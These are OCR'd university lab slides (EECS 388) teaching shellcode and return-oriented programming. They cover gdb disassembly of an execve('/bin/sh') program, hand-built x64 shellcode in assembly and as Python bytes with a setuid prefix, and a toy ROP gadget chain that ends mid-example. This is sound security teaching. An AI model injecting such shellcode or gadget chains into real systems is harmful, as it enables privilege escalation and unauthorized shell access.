
EECS 388: Lab 10

- Shellcode and ROP Exploitation
- Ghidra Tutorial

Current Assignments

- Project 4 due **November 16th, 6 p.m.**



Shellcode

Shellcode

- Returning to arbitrary functions is fun, but what if we want more flexibility?
- If we had a shell, we could run any command we want on the victim's computer!


Calling /bin/sh

- `/bin/sh` opens a shell
- How can we call an external binary from a program?
- `execve()` seems like a good option!

From the man-page:

```
int execve(const char *path, char *const argv[], char *const envp[]);
```

- `path` is the filename of the binary we want to execute
- `argv` is the list of arguments we want to pass
  - Just like we see in `main(int argc, char *const argv[])`
- envp is for environment variables



How does it look in C?

```c
#include <unistd.h>

void main()
{
   char *argv[2];
   argv[0] = "/bin/sh";
   argv[1] = NULL;

   execve(argv[0], argv, NULL);
}
```

Credit: Smashing the Stack for Fun and Profit

(gdb) disassemble main

- Function prelude

```
(gdb) disas main
Dump of assembler code for function main:
   0x0000555555555169 <+0>:     endbr64
   0x000055555555516d <+4>:     push   rbp
   0x000055555555516e <+5>:     mov    rbp,rsp
=> 0x0000555555555171 <+8>:     sub    rsp,0x20
   0x0000555555555175 <+12>:    mov    rax,QWORD PTR fs:0x28
   0x000055555555517e <+21>:    mov    QWORD PTR [rbp-0x8],rax
   0x0000555555555182 <+25>:    xor    eax,eax
   0x0000555555555184 <+27>:    lea    rax,[rip+0xe79]        # 0x555555556004
   0x000055555555518b <+34>:    mov    QWORD PTR [rbp-0x20],rax
   0x000055555555518f <+38>:    mov    QWORD PTR [rbp-0x18],0x0
   0x0000555555555197 <+46>:    mov    rax,QWORD PTR [rbp-0x20]
   0x000055555555519b <+50>:    lea    rcx,[rbp-0x20]
   0x000055555555519f <+54>:    mov    edx,0x0
   0x00005555555551a4 <+59>:    mov    rsi,rcx
   0x00005555555551a7 <+62>:    mov    rdi,rax
   0x00005555555551aa <+65>:    call   0x555555555070 <execve@plt>
   0x00005555555551af <+70>:    nop
   0x00005555555551b0 <+71>:    mov    rax,QWORD PTR [rbp-0x8]
   0x00005555555551b4 <+75>:    sub    rax,QWORD PTR fs:0x28
   0x00005555555551bd <+84>:    je     0x5555555551c4 <main+91>
   0x00005555555551bf <+86>:    call   0x555555555060 <__stack_chk_fail@plt>
   0x00005555555551c4 <+91>:    leave
   0x00005555555551c5 <+92>:    ret
End of assembler dump.
```

```c
#include <unistd.h>

void main()
{
   char *argv[2];
   argv[0] = "/bin/sh";
   argv[1] = NULL;

   execve(argv[0], argv, NULL);
}
```

Credit: Smashing the Stack for Fun and Profit

(gdb) disassemble main

- Initialize `char *name[2]`
  - "`/bin/sh`" is at the address `0x555555556004`

```
(gdb) x /s 0x555555556004
0x555555556004: "/bin/sh"
```

```
(gdb) disas main
Dump of assembler code for function main:
   0x0000555555555169 <+0>:     endbr64
   0x000055555555516d <+4>:     push   rbp
   0x000055555555516e <+5>:     mov    rbp,rsp
=> 0x0000555555555171 <+8>:     sub    rsp,0x20
   0x0000555555555175 <+12>:    mov    rax,QWORD PTR fs:0x28
   0x000055555555517e <+21>:    mov    QWORD PTR [rbp-0x8],rax
   0x0000555555555182 <+25>:    xor    eax,eax
   0x0000555555555184 <+27>:    lea    rax,[rip+0xe79]        # 0x555555556004
   0x000055555555518b <+34>:    mov    QWORD PTR [rbp-0x20],rax
   0x000055555555518f <+38>:    mov    QWORD PTR [rbp-0x18],0x0
   0x0000555555555197 <+46>:    mov    rax,QWORD PTR [rbp-0x20]
   0x000055555555519b <+50>:    lea    rcx,[rbp-0x20]
   0x000055555555519f <+54>:    mov    edx,0x0
   0x00005555555551a4 <+59>:    mov    rsi,rcx
   0x00005555555551a7 <+62>:    mov    rdi,rax
   0x00005555555551aa <+65>:    call   0x555555555070 <execve@plt>
   0x00005555555551af <+70>:    nop
   0x00005555555551b0 <+71>:    mov    rax,QWORD PTR [rbp-0x8]
   0x00005555555551b4 <+75>:    sub    rax,QWORD PTR fs:0x28
   0x00005555555551bd <+84>:    je     0x5555555551c4 <main+91>
   0x00005555555551bf <+86>:    call   0x555555555060 <__stack_chk_fail@plt>
   0x00005555555551c4 <+91>:    leave
   0x00005555555551c5 <+92>:    ret
End of assembler dump.
```

```c
#include <unistd.h>

void main()
{
   char *argv[2];
   argv[0] = "/bin/sh";
   argv[1] = NULL;

   execve(argv[0], argv, NULL);
}
```

Credit: Smashing the Stack for Fun and Profit

(gdb) disassemble main

- Mov arguments into registers
- Remember order of arguments:
  - rdi, rsi, rdx, rcx, r8, r9…
  - **rdi**: address of “/bin/sh”
  - **rsi**: address of argv
  - **rdx**: 0

```
(gdb) disas main
Dump of assembler code for function main:
   0x0000555555555169 <+0>:     endbr64
   0x000055555555516d <+4>:     push   rbp
   0x000055555555516e <+5>:     mov    rbp,rsp
=> 0x0000555555555171 <+8>:     sub    rsp,0x20
   0x0000555555555175 <+12>:    mov    rax,QWORD PTR fs:0x28
   0x000055555555517e <+21>:    mov    QWORD PTR [rbp-0x8],rax
   0x0000555555555182 <+25>:    xor    eax,eax
   0x0000555555555184 <+27>:    lea    rax,[rip+0xe79]        # 0x555555556004
   0x000055555555518b <+34>:    mov    QWORD PTR [rbp-0x20],rax
   0x000055555555518f <+38>:    mov    QWORD PTR [rbp-0x18],0x0
   0x0000555555555197 <+46>:    mov    rax,QWORD PTR [rbp-0x20]
   0x000055555555519b <+50>:    lea    rcx,[rbp-0x20]
   0x000055555555519f <+54>:    mov    edx,0x0
   0x00005555555551a4 <+59>:    mov    rsi,rcx
   0x00005555555551a7 <+62>:    mov    rdi,rax
   0x00005555555551aa <+65>:    call   0x555555555070 <execve@plt>
   0x00005555555551af <+70>:    nop
   0x00005555555551b0 <+71>:    mov    rax,QWORD PTR [rbp-0x8]
   0x00005555555551b4 <+75>:    sub    rax,QWORD PTR fs:0x28
   0x00005555555551bd <+84>:    je     0x5555555551c4 <main+91>
   0x00005555555551bf <+86>:    call   0x555555555060 <__stack_chk_fail@plt>
   0x00005555555551c4 <+91>:    leave
   0x00005555555551c5 <+92>:    ret
End of assembler dump.
```

```c
#include <unistd.h>

void main()
{
   char *argv[2];
   argv[0] = "/bin/sh";
   argv[1] = NULL;

   execve(argv[0], argv, NULL);
}
```

Credit: Smashing the Stack for Fun and Profit

(gdb) disassemble main

- Call execve!

```
(gdb) disas main
Dump of assembler code for function main:
   0x0000555555555169 <+0>:     endbr64
   0x000055555555516d <+4>:     push   rbp
   0x000055555555516e <+5>:     mov    rbp,rsp
=> 0x0000555555555171 <+8>:     sub    rsp,0x20
   0x0000555555555175 <+12>:    mov    rax,QWORD PTR fs:0x28
   0x000055555555517e <+21>:    mov    QWORD PTR [rbp-0x8],rax
   0x0000555555555182 <+25>:    xor    eax,eax
   0x0000555555555184 <+27>:    lea    rax,[rip+0xe79]        # 0x555555556004
   0x000055555555518b <+34>:    mov    QWORD PTR [rbp-0x20],rax
   0x000055555555518f <+38>:    mov    QWORD PTR [rbp-0x18],0x0
   0x0000555555555197 <+46>:    mov    rax,QWORD PTR [rbp-0x20]
   0x000055555555519b <+50>:    lea    rcx,[rbp-0x20]
   0x000055555555519f <+54>:    mov    edx,0x0
   0x00005555555551a4 <+59>:    mov    rsi,rcx
   0x00005555555551a7 <+62>:    mov    rdi,rax
   0x00005555555551aa <+65>:    call   0x555555555070 <execve@plt>
   0x00005555555551af <+70>:    nop
   0x00005555555551b0 <+71>:    mov    rax,QWORD PTR [rbp-0x8]
   0x00005555555551b4 <+75>:    sub    rax,QWORD PTR fs:0x28
   0x00005555555551bd <+84>:    je     0x5555555551c4 <main+91>
   0x00005555555551bf <+86>:    call   0x555555555060 <__stack_chk_fail@plt>
   0x00005555555551c4 <+91>:    leave
   0x00005555555551c5 <+92>:    ret
End of assembler dump.
```

```c
#include <unistd.h>

void main()
{
   char *argv[2];
   argv[0] = "/bin/sh";
   argv[1] = NULL;

   execve(argv[0], argv, NULL);
}
```

Credit: Smashing the Stack for Fun and Profit

(gdb) disassemble execve

- Prelude

```
(gdb) disas execve
Dump of assembler code for function execve:
   0x00007ffff7e76080 <+0>:     endbr64
   0x00007ffff7e76084 <+4>:     mov    eax,0x3b
   0x00007ffff7e76089 <+9>:     syscall
   0x00007ffff7e7608b <+11>:    cmp    rax,0xfffffffffffff001
   0x00007ffff7e76091 <+17>:    jae    0x7ffff7e76094 <execve+20>
   0x00007ffff7e76093 <+19>:    ret
   0x00007ffff7e76094 <+20>:    mov    rcx,QWORD PTR [rip+0x12dd75]        # 0x7ffff7fa3e10
   0x00007ffff7e7609b <+27>:    neg    eax
   0x00007ffff7e7609d <+29>:    mov    DWORD PTR fs:[rcx],eax
   0x00007ffff7e760a0 <+32>:    or     rax,0xffffffffffffffff
   0x00007ffff7e760a4 <+36>:    ret
End of assembler dump.
```

Credit: Smashing the Stack for Fun and Profit

(gdb) disassemble execve

- Set `eax` to `0x3b` (59)
  - This will index the syscall

```
(gdb) disas execve
Dump of assembler code for function execve:
   0x00007ffff7e76080 <+0>:     endbr64
   0x00007ffff7e76084 <+4>:     mov    eax,0x3b
   0x00007ffff7e76089 <+9>:     syscall
   0x00007ffff7e7608b <+11>:    cmp    rax,0xfffffffffffff001
   0x00007ffff7e76091 <+17>:    jae    0x7ffff7e76094 <execve+20>
   0x00007ffff7e76093 <+19>:    ret
   0x00007ffff7e76094 <+20>:    mov    rcx,QWORD PTR [rip+0x12dd75]        # 0x7ffff7fa3e10
   0x00007ffff7e7609b <+27>:    neg    eax
   0x00007ffff7e7609d <+29>:    mov    DWORD PTR fs:[rcx],eax
   0x00007ffff7e760a0 <+32>:    or     rax,0xffffffffffffffff
   0x00007ffff7e760a4 <+36>:    ret
End of assembler dump.
```

Credit: Smashing the Stack for Fun and Profit

(gdb) disassemble execve

- syscall

```
(gdb) disas execve
Dump of assembler code for function execve:
   0x00007ffff7e76080 <+0>:     endbr64
   0x00007ffff7e76084 <+4>:     mov    eax,0x3b
   0x00007ffff7e76089 <+9>:     syscall
   0x00007ffff7e7608b <+11>:    cmp    rax,0xfffffffffffff001
   0x00007ffff7e76091 <+17>:    jae    0x7ffff7e76094 <execve+20>
   0x00007ffff7e76093 <+19>:    ret
   0x00007ffff7e76094 <+20>:    mov    rcx,QWORD PTR [rip+0x12dd75]        # 0x7ffff7fa3e10
   0x00007ffff7e7609b <+27>:    neg    eax
   0x00007ffff7e7609d <+29>:    mov    DWORD PTR fs:[rcx],eax
   0x00007ffff7e760a0 <+32>:    or     rax,0xffffffffffffffff
   0x00007ffff7e760a4 <+36>:    ret
End of assembler dump.
```

Reference table for 64-bit Linux syscalls:
https://blog.rchapman.org/posts/Linux_System_Call_Table_for_x86_64/

Credit: Smashing the Stack for Fun and Profit

Doing it ourselves

What if instead of calling `execve`, we just did everything that it does ourselves? Here's the steps we'd have to take:

1. Have "`/bin/sh`" *somewhere* in memory (can find it or put it somewhere)
2. Have a pointer to "`/bin/sh`"
3. Copy correct values into registers:
   - `rdi`: `address of "/bin/sh"`
   - `rax: execve syscall code, 59`
   - `rsi`: `char *name[]` (can just be 0)
   - `rdx`: `name[0]("/bin/sh")` (can just be 0)
4. Execute `syscall`


Credit: Smashing the Stack for Fun and Profit

Actual x64 shellcode in assembly:

Here are the previous 4 steps expressed in x64 assembly:

```
mov rax,59
lea rdi,[rip+16]
mov rsi,0
mov rdx,0
syscall
.asciz "/bin/sh"
```

Here it is in Python bytes




```
# What we constructed in the past few slides:
execve =
b'\x48\xc7\xc0\x3b\x00\x00\x00\x48\x8d\x3d\x10\x00\x00\x00\x48\xc7\xc6\x00\x00\x00\x00\x48\xc7\
xc2\x00\x00\x00\x00\x0f\x05/bin/sh\x00'

# Similar construction:
setuid = b'\x48\xc7\xc0\x69\x00\x00\x00\x48\xc7\xc7\x00\x00\x00\x00\x0f\x05'

shellcode = setuid + execve
```

Return Oriented Programming


(Target 7)

Problem: Data Execution Prevention (DEP)

- Injecting shellcode then running it requires executing code on the stack
- DEP prevents this :(


Workaround:

- Let’s just use code that is already in the executable section of memory!
- But what if there isn’t a single block of code that does everything we need?
- The instructions that we need are probably there, just not in the right order
- If we can jump to where we want, we can chain them together



Solution: ROP!

- Basic idea:
  - There are lots of “snippets” of valid assembly floating around in memory
  - If they are followed by the `ret` instruction, we can jump to them, do stuff, and “return” to somewhere else!
  - `ret` is simply the byte `0xC3`




ROP

- Each “snippet” is called a *gadget*
- Once you return from one gadget, you can jump to another by putting its return in the stack
- Putting several of these together, we get *chains*
- This is **R**eturn **O**riented **P**rogramming


When to ROP

- In what scenarios would we be forced to do ROP?



When to ROP

- In what scenarios would we be forced to do ROP?
  - DEP is enabled
  - No `libc` available




ROP Example

- Let's use ROP to set `rax` to `0x00000010` and `rbx` to `0xdeadbeefdeadbeef`
- We'll use the following gadgets:

```
0x000000000047e800 : mov rax, 7 ; ret
0x000000000047e780 : add rax, 3 ; ret
0x0000000000401f40 : pop rbx ; ret
```


ROP Example

```
0x0000000000401e08 : call read_input
0x0000000000401e0e : leave
0x0000000000401e0f : ret

0x0000000000401f40 : pop rbx
0x0000000000401f41 : ret

0x000000000047e780 : add rax, 3
0x000000000047e784 : ret

0x000000000047e800 : mov rax, 7
0x000000000047e807 : ret
```



ROP Example


```
0x0000000000401e08 : call read_input
0x0000000000401e0e : leave
0x0000000000401e0f : ret

0x0000000000401f40 : pop rbx
0x0000000000401f41 : ret

0x000000000047e780 : add rax, 3
0x000000000047e784 : ret

0x000000000047e800 : mov rax, 7
0x000000000047e807 : ret
```



(rbp now points at 0x41414141…)

ROP Example

```
0x0000000000401e08 : call read_input
0x0000000000401e0e : leave
0x0000000000401e0f : ret

0x0000000000401f40 : pop rbx
0x0000000000401f41 : ret

0x000000000047e780 : add rax, 3
0x000000000047e784 : ret

0x000000000047e800 : mov rax, 7
0x000000000047e807 : ret
```




(rbp now points at 0x41414141…)

ROP Example

```
0x0000000000401e08 : call read_input
0x0000000000401e0e : leave
0x0000000000401e0f : ret

0x0000000000401f40 : pop rbx
0x0000000000401f41 : ret

0x000000000047e780 : add rax, 3
0x000000000047e784 : ret

0x000000000047e800 : mov rax, 7
0x000000000047e807 : ret
```

rip




(rbp now points at 0x41414141…)

ROP Example

```
0x0000000000401e08 : call read_input
0x0000000000401e0e : leave
0x0000000000401e0f : ret

0x0000000000401f40 : pop rbx
0x0000000000401f41 : ret

0x000000000047e780 : add rax, 3
0x000000000047e784 : ret

0x000000000047e800 : mov rax, 7
0x000000000047e807 : ret
```

rip

